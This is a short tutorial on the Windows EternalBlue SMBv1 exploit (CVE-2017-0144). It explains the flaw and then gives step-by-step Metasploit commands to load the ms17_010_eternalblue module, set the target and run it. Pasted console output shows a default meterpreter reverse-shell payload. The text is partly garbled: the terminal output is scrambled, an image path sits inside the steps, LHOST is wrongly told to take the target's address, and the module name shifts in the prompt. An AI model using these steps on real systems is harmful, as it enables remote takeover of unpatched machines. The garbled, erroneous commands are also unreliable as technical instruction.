1 What is it?

- EternalBlue is a Windows exploit developed by the US National Security Agency (NSA). It targets a vulnerability in the Microsoft implementation of the Server Message Block (SMB) Protocol.
- When a Windows machine remains unpatched against this vulnerability, it unwittingly allows illegitimate data packets into the legitimate network.
- This exploit was part of a collection of hacking tools leaked by a group called Shadow Brokers in 2017.

2. Which Vulnerability Does It Exploit?

- The vulnerability exploited by EternalBlue is CVE-2017-0144.
- Specifically, it targets a flaw in the way Windows handles SMB version 1 (SMBv1) requests.

3. How does EternalBlue work?

- Imagine a large organization with interconnected systems: servers, workstations, and IoT devices.
- Within this network, there's a vulnerable Windows system lacking the necessary security updates.
- A malicious actor initiates an attack by sending a specially crafted network packet to the vulnerable system. This packet contains exploit code that leverages the EternalBlue vulnerability.
- As a result, the attacker gains unauthorized access and can execute arbitrary code on the compromised system.
- When successfully exploited, it allows an attacker to execute arbitrary code remotely on a vulnerable Windows machine.
- The exploit spreads like wildfire by sending specially crafted packets to vulnerable systems, allowing it to propagate across networks.

4. Exploiting EternalBlue using Metasploit:

- Metasploit, a powerful penetration testing framework, includes modules specifically designed for exploiting EternalBlue.
- To carry out the exploit:
 - The attacker sends a malicious SMBv1 data packet to a vulnerable Windows server.
 - This packet contains a payload of malware.
 - The malware can then rapidly spread to other devices running the vulnerable
 Microsoft software.
- To demonstrate, let's use **Metasploit** to exploit a vulnerable target:
 - Let's start Metasploit by typing the following command: msfconsole

- display the related Metasploit modules on the console: search eternal
- load the Metasploit module for EternalBlue: use


```
exploit/windows/smb/ms17_010_eternalblue
```

- Set the IP address of the target machine: set RHOST <<TARGET_IP_ADDRESS>> and

```
set LHOST <<TARGET_IP_ADDRESS>>
```

- Run the exploit: exploit

EXAMPLE:



```
blu@kali: ~
File Actions Edit View Help
                              To boldly go where no shell has gone before
        0
     =[ metasploit v6.3.43-dev
--=[ 2376 exploits - 1232 auxiliary - 416 post
--=[ 1391 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search eternal
Matching Modules
   # Name
                                                      Disclosure Date Rank
                                                                                   Check Description
                                                                                           MS17-010 EternalBlue SMB Remote Windows Kernel
   0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14
                                                                         average Yes
 Pool Corruption
   1 exploit/windows/smb/ms17_010_psexec
                                                      2017-03-14
                                                                                           MS17-010 EternalRomance/EternalSynergy/Eternal
                                                                        normal
Champion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command
                                                                                           MS17-010 EternalRomance/EternalSynergy/Eternal
                                                      2017-03-14
                                                                         normal
                                                                                  No
Champion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010
                                                                                           MS17-010 SMB RCE Detection
   4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14
                                                                                           SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_030_psexec) > set Rhosts 192.168.56.101
msf6 exploit(windows/smb/ms1
Rhosts ⇒ 192.168.56.101
msf6 exploit(
```